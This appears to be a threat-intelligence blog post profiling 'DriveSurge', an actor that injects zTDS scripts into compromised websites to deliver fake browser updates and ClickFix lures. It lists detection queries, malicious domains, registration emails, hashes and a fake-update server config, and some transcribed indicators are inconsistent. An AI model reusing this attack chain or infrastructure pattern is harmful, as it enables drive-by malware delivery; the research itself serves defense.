

Meet DriveSurge: A New Threat Actor Using ClickFix and Fake Update Drive-By Attacks in Thousands of Compromised Sites

 silentpush.com/blog/drivesurge

Peggy Kelly

May 30, 2026

May 30, 2026



Key Findings

- Silent Push Preemptive Cyber Defense Analysts recently observed several drive-by attack clusters developed by a threat actor to automate malware delivery at scale. We named the primary driver behind an extensive surge in ClickFix and FakeUpdates campaigns: **DriveSurge**.
- Current activity suggests DriveSurge operates as a specialized Initial Access Broker (IAB), using a Pay-Per-Install (PPI) model to supply downstream threat actors with high-quality victim leads.
- DriveSurge has compromised thousands of websites that set zTDS domains to traffic victims to ClickFix and Fakeupdates websites.
- Our research uncovered a series of eight technical fingerprints that map DriveSurge's malicious infrastructure.

Executive Summary

What makes DriveSurge notable isn't just the volume of its activity; it's the sophistication of its infrastructure, the breadth of its targets, and the fact that it has been operating largely undetected until now.

Its primary weapon is a technique known as a Traffic Distribution System (TDS), and it specifically uses an open-source variant called zTDS, which has been in use since at least 2015, and is publicly available at [ztds\[.\]info](https://github.com/ztds/ztds). Using zTDS, DriveSurge hijacks thousands of legitimate, high-reputation websites and silently redirects visitors to malware, unbeknownst to the sites' owners or their visitors.

Based on our research, we suspect DriveSurge uses a Pay-Per-Install (PPI) model, where it is paid each time a victim's device is successfully infected, with those leads then sold downstream to other threat actors.

Table of contents

How the Attacks Work

DriveSurge attacks are elegant in their deception. A user visits a legitimate website for a business, a professional services firm, or a local organization that has secretly been compromised. Hidden malicious code, injected by DriveSurge, runs in the background and routes the visitor through zTDS, which profiles the visitor and decides what to serve them next.

From there, the victim typically encounters one of two scenarios:

FakeUpdates: A convincing browser update prompt appears, impersonating Google Chrome, Mozilla Firefox, Microsoft Edge, Safari, Opera Browser, Brave Browser, Yandex Browser, Vivaldi, Samsung Internet, UC Browser, or an “Other” category browser, urging the user to download what is actually malware disguised as a legitimate browser update.

In one analyzed instance on the compromised site [jclforwarding\[.\]com](#), the malicious domain [check\[.\]first-node\[.\]rocks](#) served a fake Mozilla Firefox update page. Clicking the update button triggered the download of a ZIP file containing several DLLs and a “Browser Update[.]exe”.

ClickFix: A fake error message instructs the user to copy and paste a “fix” into their terminal or PowerShell window. The “fix” is a malicious command that installs malware directly onto their system. In one confirmed instance, ClickFix was observed attempting to pull malicious code from IP [91.92.240\[.\]127](#), an address already listed in our Bulletproof Hosting [Indicators of Future Attack®](#) (IOFA) feeds before this discovery.

Both methods are designed to exploit trust in a website the user is familiar with, in a browser they use every day, in a security prompt that looks entirely routine.

Research Methodology and Initial Intelligence

Our research into DriveSurge began by leveraging intelligence from our [Bulletproof Hosting White Paper](#), which identifies NiceNIC as a registrar frequently utilized by malicious actors. By hunting for instances where NiceNIC-registered domains were loaded externally into other websites, using our proprietary web resource technology, we successfully uncovered multiple large-scale threat clusters, including DriveSurge.

In February 2026, we tested this methodology by collecting all NiceNIC domains from our IOFA feed and checking whether any had been externally loaded onto another website in the prior month. The script processed 100,000 domains per run and returned a JSON output of web resource results for analysis. From this, we identified at least 10 distinct threat clusters.

The rest of this blog describes the eight fingerprints we developed, the follow-on analysis, and the findings from our investigation of the DriveSurge cluster.

Note: *This same methodology can be applied beyond NiceNIC by searching for any domains loaded externally from specific bulletproof hosters’ ASNs.*

Eight Fingerprints: Mapping DriveSurge’s Infrastructure

Fingerprint 1: Malicious Inject (t.js Pattern)

In the initial web resources data, we identified several external resources injecting a JavaScript file following a unique pattern: a fileparameter starting with `site=[32 hexadecimal character string]` with the filename `t.js`, externally


loaded relative to the compromised hostname.

For example: `hxxps[ : ]//beacontrace[ . ]bond/t.js?site=0ca424475803a1cb54908a81a00bd93f`

The 32-character hexadecimal string is believed to be a unique identifier for each victim website, telling the attacker's server exactly which site the stolen data is coming from. This fingerprint enabled us to compile lists of malicious DriveSurge domains and the corresponding victim websites.

[Web Search fileparameter + filename + external query link](#)

`datasource = ["webresources"] AND fileparameter ~ "^site=[0-9a-f]{32}$" AND filename = "t.js" AND external = "true"`



Web Search fileparameter + filename + external query results

Fingerprint 2: Malicious Inject (SHA256-derived filename)

While reviewing domains revealed in Fingerprint 1, we noticed they were also serving JavaScript files using a different pattern: filename starts with `t.`, followed by a 12-hexadecimal string, ending with `.js`, externally loaded.

We discovered that the 12 hexadecimal characters matched the first 12 characters of the file's SHA256 hash, a file-naming convention we had not previously encountered, suggesting the threat actor intentionally integrated this logic into their obfuscation. We are extending our investigation to determine if this unique signature identifies additional related threat clusters.

[Web Search filename + external query link](#)

`datasource = ["webresources"] AND filename ~ "t\.[a-f0-9]{12}\.js$" AND external = "true"`

Web Search

Search Silent Push

Total View

Lookup PADNS

Simple Search

Advanced Search

Saved

Recent

Examples

Query

datasource = ["webresources"] AND filename ~="^t\.[a-f0-9]{12}\.js\$" AND external = "true"

Sort order

scan_date/desc

Reset

Results

1

2

3

4

5

...

103

Compare

Basic Raw Data

Total Results: 10,209

Results on current page: 100

Save to

scan_date	hostname	resource_domain	filename	resource_url	sha256
2026-04-13T06:28:27Z	maplewebstudio.ca	primetrace.cfd	t.188cfd3975db.js	https://primetrace.cfd/t.188cfd3975db.js	188cfd3975dbe7e702bc0eae954ed9fefb06cbf48d0a60c0bc7697c70a63ff49
2026-04-13T06:28:13Z	mvpriyank.com	coregaze.icu	t.188cfd3975db.js	https://coregaze.icu/t.188cfd3975db.js	188cfd3975dbe7e702bc0eae954ed9fefb06cbf48d0a60c0bc7697c70a63ff49
2026-04-13T05:50:43Z	milcentrotaxi.com	coregaze.icu	t.188cfd3975db.js	https://coregaze.icu/t.188cfd3975db.js	188cfd3975dbe7e702bc0eae954ed9fefb06cbf48d0a60c0bc7697c70a63ff49

Web Search filename + external query results

Fingerprint 3: Malicious Inject (ext-b Pattern)

A third file pattern emerged from the Fingerprint 1 domains: filename starting with ext-b or ext, followed by the first 12 characters of the file's SHA256 (as in Fingerprint 2), ending with .js, externally loaded. As with the previous fingerprints, this yielded additional lists of malicious DriveSurge domains and victim websites.

[Web Search query link](#)

datasource = ["webresources"] AND filename ~="^ext(-b)?\.[a-f0-9]{12}\.js\$" AND external = "true"

Web Search

Search Silent Push

Total View

Lookup PADNS

Simple Search

Advanced Search

Saved

Recent

Examples

Query

datasource = ["webresources"] AND filename ~="^ext(-b)?\.[a-f0-9]{12}\.js\$" AND external = "true"

Sort order

scan_date/desc

Reset

Results

1

2

3

4

5

...

100

Compare

Basic Raw Data

Total Results: 9,932

Results on current page: 100

Save to

scan_date	hostname	resource_domain	filename	resource_url	sha256
2026-04-14T07:45:00Z	massaghehomejeddah.ddns.net	crypticlink.buzz	ext-b.fc22a3ecb76f.js	https://crypticlink.buzz/ext-b.fc22a3ecb76f.js	fc22a3ecb76fa9ca7887eeaf997dvtb4bca03ae746cfc1e1a1420bb8c14fcec3
2026-04-14T07:44:58Z	massaghehomejeddah.ddns.net	apexpulse.live	ext-b.fc22a3ecb76f.js	https://apexpulse.live/ext-b.fc22a3ecb76f.js	fc22a3ecb76fa9ca7887eeaf997dvtb4bca03ae746cfc1e1a1420bb8c14fcec3
2026-04-14T06:43:40Z	massaghehomejeddah.ddns.net	apexpulse.live	ext-b.fc22a3ecb76f.js	https://apexpulse.live/ext-b.fc22a3ecb76f.js	fc22a3ecb76fa9ca7887eeaf997dvtb4bca03ae746cfc1e1a1420bb8c14fcec3


Web Search query results

Fingerprint 4: Malicious Server Configuration

By analyzing results from the first three fingerprints, we identified a pattern that enables us to fingerprint malicious server configurations directly, without relying on filename structure.

Web Search query link

```
datasource = ["webscan"] AND HHV = "809360090d06400845c9ee1802" AND header.server = "nginx/1.27.2" AND jarm = "15d3fd16d29d29d00042d43d000000ea552d307cdd65a9a94fec1293390a04" AND htmltitle = "404 Not Found" AND body_analysis.body_sha256 = ["29ac78c51bcdfe68c64830bdeb6e41437dd55e2691149741c9b78be03b6c82ea", "a84b032b49773c2318b11b1164d1aada69e940229aedbfb8185c33fc7dd1d2cdf"]
```



Web Search query results

Fingerprint 5: Domain Search (Infrastructure Pattern)

After reviewing all malicious DriveSurge domains from the first four fingerprints, we identified a consistent infrastructure setup pattern across the majority of them:

Field	Value
Top Level Domain (TLD)	.icu
Name Server Name	ns1.erans[.]ru
MX Name	self (self-named)
ASnum	203273, 210644
Registrar	NiceNIC

Using our Domain Search capability (*available exclusively for enterprise customers*), we crafted this pattern into a search that identified 90 hostnames, 39 of which were unique after removing subdomains. Of those 39 domains, 7

were not yet delivering malicious injects as of this writing (May 2026), representing pre-weaponized infrastructure we were able to identify and flag in advance:

- brightson[.]icu
- coverlink[.]icu
- datumprobe[.]icu
- eraggifts[.]icu
- keyview[.]icu
- traceglimpse[.]icu
- tracekey[.]icu

All other domains found in this search were also discoverable via Fingerprints 1, 2, or 3.

Fingerprint 6: WHOIS (Registration Email Pivot)

Checking all 82 unique malicious inject domains in our WHOIS datasource, we found several registered with the email address thiagorivera197151[@]ycyfugihih[.]cf. A new fingerprint built on this email identified 6 additional domains not previously seen, and will help track future DriveSurge domains not yet set up for malicious inject, making it ideal for detecting TTP drift.

[Web Search query link](#)

datasource = "whois" AND email = "thiagorivera197151@ycyfugihih.cfd"

Web Search

Search Silent PushTotal ViewLookup PADS

Simple SearchAdvanced Search

Query

datasource = "whois" AND email = "thiagorivera197151@ycyfugihih.cfd"

Sort order

scan_date/desc

Reset

Results

Total Results: 19Results on current page: 19

scan_date	domain	created	expires	name	organization	registrar
2026-05-24 06:49:04	solnumbers.com	2026-04-22 16:20:16	2027-04-22 16:20:16	Thiago Rivera	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
2026-05-24 06:46:27	logicvult.icu	2026-04-08 14:14:22	2027-04-08 23:59:59	Thiago Rivera	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
2026-05-24 06:35:20	crypticlink.buzz	2026-04-10 08:32:25	2027-04-10 08:32:25	Thiago Rivera	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
2026-05-24 06:34:30	gridlogic.wiki	2026-04-10 08:22:55	2027-04-10 08:22:55	[REDACTED FOR PRIVACY, "Thiago Rivera"]	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
2026-05-24 06:00:48	shedometric.buzz	2026-04-10 08:25:22	2027-04-10 08:25:22	Thiago Rivera	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
2026-05-24 05:20:33	voidsense.icu	2026-04-10 08:30:29	2027-04-10 23:59:59	Thiago Rivera	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com


We believe this is a dedicated DriveSurge registration email, with the first domain registered on April 8, 2026. Pivoting on the domain ycyfugihih[.]cf (seen in the email address) reveals MX records pointing to **tempmail[.]iso**, a temporary email service provider that also offers long-term mailbox use for registered accounts.

6/25

Query	Query ASN	Answer	Answer ASN	First Seen	Last Seen
ycyfughih.cld		mail1.tempmail.so		2025-11-21 22:19:39	2026-04-23 19:29:08
ycyfughih.cld		mail2.tempmail.so		2025-11-21 22:19:39	2026-04-23 19:29:08
ycyfughih.cld		mail3.tempmail.so		2025-11-21 22:19:39	2026-04-23 19:29:08

The domain revealed MX records pointing to **tempmail[.]so**

Since DriveSurge registered domains using this email over a two-week period, we believe they established a long-term account, meaning they likely have additional email addresses set up with **tempmail[.]so**.



Temporary email service provider **tempmail[.]so** provides long-term use services

Analysis of Compromised Websites Serving Fake Updates

With several fingerprints now uncovering hundreds of compromised sites, we took a closer look at one compromised domain — **jclforwarding[.]com** — to discover additional infrastructure. We queried to filter out obvious legitimate external resources and surface suspicious domains:

[Web Search query link](#)

```
datasource = ["webresources"] AND external = "true" AND hostname = "jclforwarding.com" AND
resource_domain != "google.com" AND resource_domain != "googleapis.com" AND resource_domain !=
"wsimg.com" AND resource_domain != "gstatic.com" AND datahash =
"428bd0b0ac36dfdd223b3953dbe61c0baf227f893310b03e7afe3111462019c6"
```

Web Search

Search Silent Push **Total View** **Lookup PADNS** **mv**

Simple Search **Advanced Search** **Saved** **Recent** **Examples** **Help**

Query

source_domain != "googleapis.com" AND resource_domain != "wsimg.com" AND resource_domain != "gstatic.com" AND datahash = "428bd0b0ac36dfdd223b3953dbe61c0baf227f893310b03e7afe3111462019c6"

Sort order
scan_date/desc

Results

☐ **Compare** **Basic Raw Data** | Total Results: 17 Results on current page: 17 **Save to**

	scan_date	hostname	filename	resource_hostname	resource_url	sha256
☐	2026-03-26T13:07:41Z	jciforwarding.com	bu_0f9a746142b7be2fc27c12dfc363	check.first-node.rocks	https://check.first-node.rocks/ap/config/bu_0f9a746142b7be2fc27c12dfc363	5d066ddec4c9d3db4e8e3cca57c39085e7495cb22322a6b03caa46c554a3b
☐	2026-03-26T13:07:41Z	jciforwarding.com	jrepo	cptoptious.com	https://cptoptious.com/jrepo?md=0.21543931744220934	
☐	2026-03-26T13:07:41Z	jciforwarding.com	ext.065d74f8bde1.js	webgleam.info	https://webgleam.info/ext.065d74f8bde1.js	065d74f8bde1fcd8a7b565f312ba46312f0c3722cdc7c646af38f2809a78e4

Web Search query results

This revealed several suspicious domains being loaded into the site, some matching existing fingerprints (**webgleam[.]info**) and others that warranted further investigation:

1. check[.]first-node[.]rocks
2. cptoptious[.]com
3. webgleam[.]info
4. banerpanel[.]live
5. testio[.]ecartdev[.]com
6. maxintora[.]com

Fingerprint 7: WHOIS (Second Email Pivot)

Checking the new domains in the WHOIS datasource quickly revealed another threat actor email address. Using this as a new fingerprint yielded several more malicious domains:

[Web Search query link](#)

datasource = "whois" AND email = ["samuel_jordan16@flixtrend.net"]

Web Search

Search Silent Push **Total View** **Lookup PADNS**

Simple Search **Advanced Search** **Saved** **Recent** **Examples**

Query

datasource = "whois" AND email = ["samuel_jordan16@flixtrend.net"]

Sort order
scan_date/desc

Results


☐ **Compare** **Basic Raw Data** | Total Results: 2 Results on current page: 2 **Save to**

	scan_date	domain	created	expires	name	organization	registrar
☐	2026-05-24 05:06:12	rainmeter.su	2026-04-30 12:21:10	2027-04-30 23:59:59	Samuel Jordan	N/A	PDR Ltd. d/b/a PublicDomainRegistry.com
☐	2026-05-04 15:19:46	first-node.rocks	2026-03-04 13:10:40		Samuel Jordan	None	PDR Ltd. d/b/a PublicDomainRegistry.com


Mozilla Firefox Fake Update Plus 11 Other Browsers

The Mozilla Firefox fake update page triggered on jclforwarding[.]com was being served through check[.]first-node[.]rocks.

The update button triggered the download of a ZIP file (SHA256: 90aecb370dfb1a99a1f7de0a9c6842ab1b664521fddea16b0ec9a91f322646fc) containing several DLLs and a “Browser Update[.]exe”.





Screenshot of the Mozilla Firefox Update page triggered on the compromised site



Screenshot of the ZIP file downloaded by the update

Deeper analysis of the script.js file injected by check[.]first-node[.]rocks revealed that while it served the Firefox fake update in our environment, it can impersonate 11 browsers: Google Chrome, Mozilla Firefox, Microsoft Edge, Safari, Opera Browser, Brave Browser, Yandex Browser, Vivaldi, Samsung Internet, and UC Browser, plus an “Other” category.




The screenshot shows a web browser window with the address bar displaying the URL: `https://check.first-node.rocks/api/config/bu_of9a746f42b7be2fc27c12dfc363`. Below the address bar, there is a navigation bar with tabs for 'JSON', 'Raw Data', and 'Headers'. The 'JSON' tab is selected. Below the navigation bar, there is a toolbar with buttons for 'Save', 'Copy', 'Collapse All', 'Expand All', and a search icon followed by 'Filter JSON'. The main content area displays a JSON object in a dark-themed editor. The JSON data is as follows:

```
{
  "keyId": "kl773861889993",
  "flowId": "",
  "cloakUrl": "",
  "downloadUrl": "/uploads/1774450866192-8e8f8556.zip",
  "downloadName": "Browser-sideload.zip",
  "showForDevice": true,
  "browser": "Firefox",
  "device": "desktop",
  "os": "Linux",
  "displayMode": "fullscreen"
}
```

